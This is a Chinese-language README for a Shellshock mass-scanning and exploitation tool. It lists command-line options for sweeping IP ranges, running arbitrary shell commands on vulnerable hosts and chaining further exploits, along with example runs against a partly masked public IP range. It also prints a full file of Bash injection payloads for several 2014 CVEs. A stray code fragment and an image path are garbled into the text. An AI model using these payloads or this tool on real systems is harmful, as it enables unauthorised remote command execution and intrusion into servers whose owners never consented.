
一个用于测试 Shellshock 漏洞的简单工具


作者:    MrCl0wn
博客:    http://blog.mrcl0wn.com
GitHub:  https://github.com/MrCl0wnLab
Twitter: https://twitter.com/MrCl0wnLab
邮箱:    mrcl0wnlab\@\gmail.com
Shellshock(又称 Bashdoor)是 Unix Bash shell 中的一系列安全漏洞家族,第一个漏洞于 2014 年 9 月 24 日披露。Shellshock 可让攻击者让 Bash 执行任意命令,并未经授权访问许多面向互联网的服务,例如使用 Bash 处理请求的 Web 服务器。
本程序或先前程序仅供教育目的使用。未经许可不得使用。标准免责声明适用,特别是本人(MrCl0wnLab)不承担因直接或间接使用这些程序所提供的信息或功能而造成的任何损害。作者或任何互联网提供商对这些程序或其任何衍生物的内容或滥用不承担任何责任。使用这些程序即表示您接受因使用这些程序造成的任何损害(数据丢失、系统崩溃、系统被入侵等)并非 MrCl0wnLab 的责任。
使用包管理器 pip
pip install shodan
pip install ipinfo
python main.py --help


                                          ,/
                                        ,'/
                                      ,' /
                                    ,'  /_____,
                                  .'____    ,'
                                        /  ,'
                                      / ,'
                                      /,'
                                    /'
             ____  _     _____ _     _     ____  _      ___       _
            / ___|| |__ |___ /| |   | |   / ___|| |__  / _ \  ___| | __
            \___ \| '_ \  |_ \| |   | |   \___ \| '_ \| | | |/ __| |/ /
             ___) | | | |___) | |___| |___ ___) | | | | | |_| | (__|   <
            |____/|_| |_|____/|_____|_____|____/|_| |_|\___/ \___|_|\_\
                     __   _   _             _              __
                    | _| | | | |_   _ _ __ | |_ ___ _ __  |_ |
                    | |  | |_| | | | | '_ \| __/ _ \ '__|  | |
                    | |  |  _  | |_| | | | | ||  __/ |     | |
                    | |  |_| |_|\__,_|_| |_|\__\___|_|     | |
                    |__|                                  |__| v1.0
                      作者: MrCl0wn / https://blog.mrcl0wn.com

用法: tool [-h] [--file <ips.txt>] [--range <ip-start>,<ip-end>]
[--cmd-cgi <command shell>] [--exec-vuln <command shell>] [--thread <20>]
[--check] [--ssl] [--cgi-file <cgi.txt>] [--timeout <5>] [--all] [--debug]

可选参数:
  -h, --help                   显示此帮助信息并退出
  --file <ips.txt>             输入你的目标主机列表
  --range <ip-start>,<ip-end>  设置 IP 范围,例如:192.168.15.1,192.168.15.100
  --cmd-cgi <command shell>    定义将在 payload 中执行的 shell 命令
  --exec-vuln <command shell>  在存在漏洞的目标上执行命令
  --thread <20>, -t <20>       例如 20
  --check                      检查是否存在 shellshock 漏洞
  --ssl                        启用 SSL 请求
  --cgi-file <cgi.txt>         指定要使用的 CGI 文件
  --timeout <5>                设置连接超时时间
  --all                        测试所有 payload
  --debug, -d                  启用调试模式
python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 40 --ssl

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 10 --ssl --cgi-file 'wordlist/cgi.txt'

python main.py --range '194.206.187.X,194.206.187.XXX' --cmd 'id;uname -a' --thread 10 --ssl --cgi-file 'wordlist/cgi.txt'

python main.py --file targets.txt --cmd 'id;uname -a' --thread 10 --ssl --cgi-file 'wordlist/cgi.txt'

python main.py --file targets.txt --cmd 'id;uname -a' --thread 10 --ssl --cgi-file 'wordlist/cgi.txt' --all

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 40 --ssl --cgi-file 'wordlist/cgi2.txt' --exec-vuln 'curl -v -k -i "_TARGET_"'

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 40 --ssl --cgi-file 'wordlist/cgi2.txt' --exec-vuln './exploit -t "_TARGET_"'

python main.py --range '194.206.187.X,194.206.187.XXX' --check --thread 40 --ssl --cgi-file 'wordlist/cgi2.txt' --exec-vuln './exploit -t "_TARGET_"' --debug


"_TARGET_"' )
 --debug
路径: assets/exploits.json
{
    "DEFAULT":
        "() { :; }; echo ; /bin/bash -c '_COMMAND_'",
    "CVE-2014-6271":
        "() { :; }; echo _CHECKER_; /bin/bash -c '_COMMAND_'",
    "CVE-2014-6271-2":
        "() { :;}; echo '_CHECKER_' 'BASH_FUNC_x()=() { :;}; echo _CHECKER_' bash -c 'echo _COMMAND_'",
    "CVE-2014-6271-3":
        "() { :; }; echo ; /bin/bash -c '_COMMAND_';echo _CHECKER_;",
    "CVE-2014-7169":
        "() { (a)=>\\' /bin/bash -c 'echo _CHECKER_'; cat echo",
    "CVE-2014-7186":
        "/bin/bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF' || echo '_CHECKER_, redir_stack'",
    "CVE-2014-7187":
        "(for x in {1..200} ; do echo \"for x$x in ; do :\"; done; for x in {1..200} ; do echo done ; done) | /bin/bash || echo '_CHECKER_, word_lineno'",
    "CVE-2014-6278":
        "() { _; } >_[$($())] { echo _CHECKER_; id; } /bin/bash -c '_COMMAND_'",
    "CVE-2014-6278-2":
        "shellshocker='() { echo _CHECKER_; }' bash -c shellshocker",
    "CVE-2014-6277":
        "() { x() { _; }; x() { _; } <<a; } /bin/bash -c _COMMAND_;echo _CHECKER_",
    "CVE-2014-*":
        "() { }; echo _CHECKER_' /bin/bash -c '_COMMAND_'"
}
路径: assets/config.json
{
    "config": {
        "threads": 20,
        "path": {
            "path_output": "output/",
            "path_wordlist": "wordlist/",
            "path_modules": "modules/",
            "path_assets": "assets/"
        },
        "files_assets":{
            "config": "assets/config.json",
            "autor": "assets/autor.json",
            "exploits": "assets/exploits.json"
        },
        "api":{
            "shodan":"",
            "ipinfo":""
        }
    }
}
├── assets
│   ├── autor.json
│   ├── config.json
│   ├── exploits.json
│   └── prints
│       ├── banner.png
│       ├── print00.png
│       ├── print01.png
│       ├── print02.png
│       └── print03.png
├── LICENSE
├── main.py
├── modules
│   ├── banner_shock.py
│   ├── color_shock.py
│   ├── debug_shock.py
│   ├── file_shock.py
│   ├── __init__.py
│   ├── request_shock.py
│   ├── shodan_shock.py
│   └── thread_shock.py
├── output
│   └── vuln.txt
├── README.md
└── wordlist
    └── cgi.txt







